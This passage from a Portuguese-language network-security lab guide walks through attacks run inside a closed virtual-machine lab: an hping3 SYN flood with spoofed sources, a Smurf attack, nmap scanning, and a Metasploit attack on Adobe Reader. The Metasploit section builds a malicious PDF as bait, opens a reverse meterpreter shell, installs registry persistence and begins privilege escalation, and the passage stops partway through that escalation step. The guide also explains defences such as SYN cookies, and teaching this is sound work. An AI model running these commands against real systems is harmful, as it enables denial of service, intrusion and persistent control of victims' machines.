# hping3 172.16.1.1 -S -p 22 --flood --rand-source
HPING 172.16.1.1 (eth0 172.16.1.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

- **-S** ativa a *flag* SYN nos pacotes.
- **-p 22** determina que a porta de destino será 22/TCP.
- **--flood** envia pacotes o mais rápido possível, sem mostrar respostas.
- **--rand-source** habilita o modo de envio com endereços de origem randomizados.

4. Pare a execução do **hping** com CTRL+C. De volta à máquina *FWGW1-G*, verifique que o ataque está sendo realizado como esperado e interprete a saída do **tcpdump**.

Como a saída é muito veloz e ininterrupta, mostramos abaixo um pequeno excerto de 8 pacotes do *output* do **tcpdump**:


```
14:34:46.611124 IP 37.216.172.87.61777 > 172.16.1.1.22: Flags [S], seq 1722418881,
win 512, length 0
14:34:46.612051 IP 196.103.179.0.61789 > 172.16.1.1.22: Flags [S], seq 656608080,
win 512, length 0
14:34:46.612064 IP 237.165.139.119.61790 > 172.16.1.1.22: Flags [S], seq 584215547,
win 512, length 0
14:34:46.612069 IP 41.126.172.32.61791 > 172.16.1.1.22: Flags [S], seq 520478412,
win 512, length 0
14:34:46.612074 IP 164.4.165.114.61792 > 172.16.1.1.22: Flags [S], seq 316807998,
win 512, length 0
14:34:46.612079 IP 239.174.101.252.61793 > 172.16.1.1.22: Flags [S], seq 797534175,
win 512, length 0
14:34:46.612082 IP 80.98.63.179.61794 > 172.16.1.1.22: Flags [S], seq 1624228209,
win 512, length 0
14:34:46.612086 IP 92.168.164.203.61795 > 172.16.1.1.22: Flags [S], seq 1084913676,
win 512, length 0
```

Note que os IPs de origem são todos distintos, como esperado. Além disso, todos possuem a *flag* SYN ativada e objetivam a porta 22/TCP do servidor, numa tentativa de exaurir recursos para tratamento de conexão de novos clientes.

Assim que o servidor recebe o SYN inicial, ele aloca memória para atender o cliente e responde com um SYN-ACK. No caso de um ataque SYN *flood*, como o desta atividade, o atacante envia um grande número de pacotes SYN sem qualquer intenção de responder o SYN-ACK recebido com um ACK (e, assim, fechar o *three-way handshake*). Se o atacante estiver usando endereços IP *spoofed*, o que estamos fazendo, o SYN-ACK sequer chega a ser recebido.

Durante este período o servidor não pode fechar a conexão com um pacote RST, e ela permanece aberta. Antes do *timeout*, outros pacotes SYN vindos do atacante chegam, e começam a deixar um número crescente de conexões em estado *half-open*. Eventualmente, as tabelas de *overflow* de conexão de servidor ficam cheias, e clientes legítimos têm seu acesso negado ao serviço.

5. Reative a proteção *TCP SYN Cookies* do kernel da máquina *FWGW1-G*.

```
# hostname
FWGW1-A

# echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

Os SYN *cookies* implementam uma proteção em que o servidor responde cada SYN inicial com um SYN-ACK contendo o hash criptográfico de um número de sequência construído a partir do endereço IP do cliente, número de porta e outras informações de identificação. Quando o cliente responde, esse hash deve ser incluído no pacote ACK. Finalmente, o servidor verifica esse ACK e só então aloca memória para a conexão.

4) Ataque *Smurf*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

Agora, vamos trabalhar o ataque *Smurf*. Como já tratado na parte teórica deste curso, esse ataque consiste no envio de pacotes ICMP *echo-request* para o endereço de *broadcast* de uma rede desprotegida. Assim, todas as máquinas responderão para o endereço de origem especificado no pacote que deve estar alterado para o endereço alvo (efetivamente, realizando um *spoofing*).

1. Será necessário desativar a proteção contra ICMP *echo-request* para endereço de broadcast no kernel da máquina-alvo, que será a VM *FWGW1-G*, bem como nas máquinas que responderão aos *echo-requests* (*KaliLinux-G* e *LinServer-G*). Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts` nas três máquinas.

```
# hostname
FWGW1-A

# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)
```

```
# hostname
LinServer-A

# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)
```

```
# hostname
kali

# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

2. Inicie a captura de pacotes, aguardando o ataque. Na máquina *FWGW1-G*, use o `tcpdump` para monitorar os pacotes vindos da DMZ, através da interface `eth1`.

```
# tcpdump ip -i eth1 -n host not 172.16.1.254
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
```

3. Na máquina *KaliLinux-G*, use o `hping3` para iniciar um ataque *Smurf* com destino à máquina *FWGW1-G*. Envie pacotes ICMP com a máxima velocidade possível para o endereço de *broadcast* da rede, falsificando a origem com o IP da vítima.


```
# hostname
kali

# hping3 172.16.1.255 --icmp --flood --spooof 172.16.1.1
HPING 172.16.1.255 (eth0 172.16.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

- `--icmp` ativa o modo ICMP; por padrão, o `hping3` envia pacotes do tipo *echo-request*, que é o que objetivamos.
- `--flood` envia pacotes o mais rápido possível, sem mostrar respostas.
- `--spooof 172.16.1.1` falsifica o IP de origem dos pacotes enviados para *broadcast* como sendo o IP da máquina *FWGW1-G*.

4. De volta à máquina *FWGW1-G*, verifique que o ataque está sendo realizado como esperado e interprete a saída do `tcpdump`.

Como a saída é muito veloz e ininterrupta, mostramos abaixo um pequeno excerto de 8 pacotes do *output* do `tcpdump`:

```
14:56:31.489287 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 56940, length 8
14:56:31.489291 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57196, length 8
14:56:31.489292 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 57196, length 8
14:56:31.489294 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57452, length 8
14:56:31.489295 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 57452, length 8
14:56:31.489297 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57708, length 8
14:56:31.490336 IP 172.16.1.10 > 172.16.1.1: ICMP echo reply, id 1036, seq 45932, length 8
14:56:31.490347 IP 172.16.1.10 > 172.16.1.1: ICMP echo reply, id 1036, seq 46188, length 8
```

Note que a máquina *FWGW1-G* identifica o seu próprio IP como sendo o originário dos pacotes *echo-request* enviados para *broadcast*. A seguir, as máquinas *LinServer-G* e *KaliLinux-G* (esta, a atacante), respondem em massa com ICMP *echo-replies* para a vítima, sobrecarregando seus recursos.

Finalmente, pode-se usar também a opção `-d` (ou `--data`, para *data size*) do `hping3`, fazendo com que o tamanho dos pacotes *echo-request* — e por conseguinte dos *echo-replies* — seja tão grande quanto o definido na linha de comando. Isso pode ser utilizado para dar mais força ao ataque, e consumir mais rapidamente a *band* da vítima.

5. Reative a proteção para ignorar ICMP *echo-requests* direcionados a *broadcast* do kernel das

máquinas *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

```
# hostname
FWGW1-A

# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)

# hostname
LinServer-A

# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)

# hostname
kali

# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

5) Levantamento de serviços usando o *nmap*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *WinServer-G* e *KaliLinux-G*.

Agora, vamos entender o funcionamento e utilidades da ferramenta *nmap*.

1. Na máquina *WinServer-G*, inicie o Wireshark e faça-o escutar por pacotes vindos para a interface *Local Area Connection*. Em paralelo, na máquina *KaliLinux-G*, use o *nmap* para fazer um *scan verbose* da máquina *WinServer-G*. Analise e compare os resultados obtidos pelo *nmap* com o que foi observado no Wireshark.

Primeiro, vamos ver o que acontece na máquina *KaliLinux-G*:

```
# nmap -v 172.16.1.20

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2018-08-18 01:19 EDT
Initiating ARP Ping Scan at 01:19
Scanning 172.16.1.20 [1 port]
Completed ARP Ping Scan at 01:19, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:19
Completed Parallel DNS resolution of 1 host. at 01:19, 0.03s elapsed
Initiating SYN Stealth Scan at 01:19
(...)
Completed SYN Stealth Scan at 01:20, 24.20s elapsed (1000 total ports)
Nmap scan report for 172.16.1.20
Host is up (0.00022s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsddapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:44:C2:10 (Cadmus Computer Systems)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 24.54 seconds
Raw packets sent: 1660 (73.024KB) | Rcvd: 1135 (45.436KB)
```

Solicita-se um *scan verbose* da máquina *WinServer-G*. Após resolução ARP/DNS, o **nmap** escaneia as mil portas mais comuns para cada protocolo. Depois, ele relata quais portas foram detectadas como abertas, juntamente com o nome de serviço que usualmente escuta naquela porta.

Mas... que mil portas são essas? Elas são definidas no arquivo `/usr/share/nmap/nmap-services`, que possui grande similaridade com o arquivo `/etc/services` — mas, além de listar o serviço na primeira coluna e porta/protocolo na segunda coluna, há uma terceira coluna que indica a probabilidade que uma dada porta seja encontrada aberta. Essa probabilidade é obtida pela equipe do **nmap** a partir de *scans* de pesquisa na Internet ao largo.

Por exemplo, para descobrir quais são as dez portas mais populares, basta executar:

```
# cat /usr/share/nmap/nmap-services | grep -v '^#' | awk '{print $3,$2,$1}' | sort
-n | tac | head -n10
```

```

0.484143 80/tcp http
0.450281 631/udp ipp
0.433467 161/udp snmp
0.365163 137/udp netbios-ns
0.330879 123/udp ntp
0.297830 138/udp netbios-dgm
0.293184 1434/udp ms-sql-m
0.253118 445/udp microsoft-ds
0.244452 135/udp msrpc
0.228010 67/udp dhcp

```

Finalmente, vamos ver o que aparece no Wireshark da máquina *WinServer-G*:




Figura 20: Captura de scan nmap contra a máquina *WinServer-G*

Note que uma série de pacotes SYN são enviados para diferentes portas do servidor Windows. Por sua vez, o Windows responde com um ACK se a porta estiver aberta, mas o **nmap** não envia um SYN/ACK em resposta a esse pacote — esse é o modo padrão de *scan* do **nmap**, TCP SYN, também conhecido como *half-open scan*.

2. Vamos agora explorar outros modos de funcionamento do **nmap**. Teste os modos: (1) *TCP connect scan*, (2) *TCP NULL scan*, (3) *TCP FIN scan* e (4) *TCP Xmas scan*, e acompanhe o andamento da varredura de portas através do Wireshark. Procure entender o que está acontecendo e a

diferença entre comandos executados, para verificar os conceitos do material teórico.



Recomenda-se a leitura da página de manual do `nmap`, via comando `$ man 1 nmap`, para estudar o que cada um desses tipos de *scan* objetiva. A página de manual do `nmap` é extremamente detalhada e bem-escrita, e uma fonte valiosa de conhecimento relativo à enumeração e teste de vulnerabilidades de máquinas-alvo.

O guia de referência do `nmap` também possui um capítulo dedicado às diferentes técnicas para *port scanning*, acessível em <https://nmap.org/book/man-port-scanning-techniques.html>.

Respectivamente, os *scans* do tipo *connect*, *NULL*, *FIN* e *Xmas* podem ser realizados com os comandos:

```
# nmap -sT 172.16.1.20
# nmap -sN 172.16.1.20
# nmap -sF 172.16.1.20
# nmap -sX 172.16.1.20
```

3. Outra funcionalidade do `nmap` é o *OS fingerprinting*. Utilize a opção que ativa essa verificação nas máquinas virtuais *FWGW1-G* e *WinServer-G*. Use o `tcpdump` e o Wireshark para verificar a troca de pacotes neste processo.

Primeiro, vamos escanear a máquina *FWGW1-G*, realizando o *OS fingerprinting* (opção `-O`):

```
# nmap -O 172.16.1.1

(...)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.19
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.30 seconds
```

Detectou-se que o SO da máquina-alvo é um kernel Linux, versões 3.2 a 3.19. Vamos verificar se o `nmap` está correto, logando na máquina *FWGW1-G* e imprimindo a versão do kernel:

```
# hostname  
FWGW1-A  
  
# uname -r  
3.16.0-4-amd64
```

Perfeito! Vamos partir para o *scan* da máquina *WinServer-G*:

```
# nmap -O 172.16.1.20  
  
(...)  
Device type: general purpose  
Running: Microsoft Windows 7|2008|8.1  
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1  
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8  
cpe:/o:microsoft:windows  
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows 8, or  
Windows 8.1 Update 1  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 84.62 seconds
```

Vamos verificar se a informação está correta:




Figura 21: Versão do SO na máquina WinServer-G

Bastante próximo — o **nmap** reporta Windows Server 2008 SP1, e o *WinServer-G* é um Windows Server 2008 SP2.

6) Realizando um ataque com o Metasploit



Esta atividade será realizada nas máquinas virtuais *WinServer-G* e *KaliLinux-G*.

Nessa atividade iremos executar uma série de comandos utilizando o **metasploit** disponível na máquina *KaliLinux-G*. O objetivo desta atividade é demonstrar duas coisas: primeiro, o poder da ferramenta Metasploit, e, segundo, que não devemos instalar em servidores programas desnecessários, como visualizadores de PDF.

1. Instale o *Adobe Reader* versão 9.3.4 na máquina *WinServer-G*. Esse programa pode ser encontrado no AVA, ou na pasta compartilhada via rede pelo instrutor.
2. Agora, vamos gerar um arquivo PDF malicioso para explorar a vulnerabilidade do *Adobe Reader* instalado no passo (1). Acesse a máquina *KaliLinux-G* e execute:

```
# hostname
kali

# msfconsole

msf > use exploit/windows/fileformat/adobe_cooltype_sing

msf exploit(adobe_cooltype_sing) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(adobe_cooltype_sing) > set FILENAME boleto.pdf
FILENAME => boleto.pdf

msf exploit(adobe_cooltype_sing) > set LHOST 172.16.1.30
LHOST => 172.16.1.30

msf exploit(adobe_cooltype_sing) > set LPORT 4444
LPORT => 4444

msf exploit(adobe_cooltype_sing) > exploit

[*] Creating 'boleto.pdf' file...
[+] boleto.pdf stored at /root/.msf4/local/boleto.pdf
```

O que foi feito?

- a. Escolhemos o *exploit* a ser utilizado — no caso, o *adobe_cooltype_sing*.
 - b. Selecionamos o *payload* a ser enviado junto com o arquivo PDF que será gerado — *windows/meterpreter/reverse_tcp*. O *reverse_tcp* é um *payload* que inicia uma conexão TCP reversa, isto é, da vítima para o atacante, com o objetivo de burlar restrições de firewall para abertura de portas na rede local.
 - c. Selecionamos o nome do arquivo — *boleto.pdf*. Um nome (e conteúdo) sugestivo são critérios fundamentais para que um ataque desse tipo tenha sucesso, pois o usuário deve acreditar que aquele arquivo é de fato útil e deve ser visualizado.
 - d. Selecionamos o *host* local — esse é o IP da máquina que iniciará o *handler* da conexão reversa, que faremos no passo seguinte. No caso, é a própria máquina *KaliLinux-G*, 172.16.1.30.
 - e. Selecionamos a porta na qual o cliente irá tentar buscar durante a conexão reversa. Aqui, foi escolhida a porta 4444, mas idealmente seria até melhor selecionar uma porta popular, como 80 ou 443, que provavelmente serão liberadas pelo firewall da rede.
 - f. Finalmente, executamos *exploit*. No caso particular desse *exploit*, esse comando produziu o PDF malicioso objetivado, e o gravou no arquivo */root/.msf4/local/boleto.pdf*.
3. O próximo passo é disponibilizar o PDF para a vítima. Felizmente, o Kali Linux já possui um servidor web instalado — basta copiar o arquivo gerado no passo anterior para a pasta */var/www/html*, retirar o arquivo *index.html* dessa pasta para que a listagem de arquivos seja feita no navegador, e iniciar o serviço. Abra um novo terminal e faça isso:


```
# mv /root/.msf4/local/boleto.pdf /var/www/html/

# mv /var/www/html/index.html /var/www/html/index.html.bak

# systemctl start apache2
```

4. Agora, vamos fazer o download do arquivo PDF na máquina *WinServer-G*. Mas, antes disso, no entanto, precisamos iniciar o *handler* na máquina *KaliLinux-G*, que irá escutar a conexão TCP reversa:

```
# hostname
kali

# msfconsole

msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 172.16.1.30
LHOST => 172.16.1.30

msf exploit(handler) > set LPORT 4444
LPORT => 4444

msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
```

5. Perfeito, agora sim. Na máquina *WinServer-G*, acesse a URL <http://172.16.1.30> (ajuste o endereço IP se você pertencer ao grupo **B**). Você deve ver o PDF disponível para download:



Figura 22: PDF malicioso disponível para download no browser

6. Faça o download do PDF na máquina *WinServer-G* — será necessário adicionar a máquina *KaliLinux-G* à lista de *Trusted sites* do Internet Explorer antes de o download ser permitido. Depois, clique duas vezes no documento. O *Adobe Reader* irá iniciar, e uma tela vazia será apresentada, como a que se segue:




Figura 23: Exploit do Adobe Reader com sucesso

7. De volta à console do *KaliLinux-G*, observe que o *handler* recebeu a conexão reversa e iniciou o *meterpreter*, um *payload* avançado que irá permitir-nos controlar a máquina *WinServer-G* remotamente.

```
[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 172.16.1.20
[*] Meterpreter session 1 opened (172.16.1.30:4444 -> 172.16.1.20:49173) at 2018-08-18 02:27:47 -0400

meterpreter >
```

8. Se o usuário fechar o Adobe Reader ou reiniciar a máquina, a conexão será perdida. Podemos executar o módulo *persistence* do *meterpreter* — trata-se de um *script* Ruby que irá criar um

serviço do **meterpreter** que será iniciado assim que a máquina for ligada.

```
meterpreter > run persistence -X
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINSERVER-A_20180818.3516/WINSERVER-A_20180818.3516.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.1.30 LPORT=4444
[*] Persistent agent script is 148489 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[+] Agent executed with PID 2576
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiYCJEPO
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiYCJEPO
```

9. A última etapa é escalar privilégios dentro da máquina-alvo. Se você executar o comando **getuid**, irá notar que o **meterpreter** está executando como o usuário que abriu o PDF originalmente (provavelmente, o usuário **Administrator**).

```
meterpreter > getuid
Server username: WINSERVER-A\Administrator
```

10. O Windows possui uma conta com privilégios ainda mais elevados que o **Administrator**, a conta **SYSTEM**. Essa conta possui os mesmos privilégios do administrador, mas pode também gerenciar todos os serviços, arquivos e volumes em nível de sistema operacional — com efeito, uma espécie de "super-root" do SO. Felizmente, o **meterpreter** possui o *script* **getsystem**, que permite a escalada de privilégio de forma automática:

```
meterpreter > getsystem
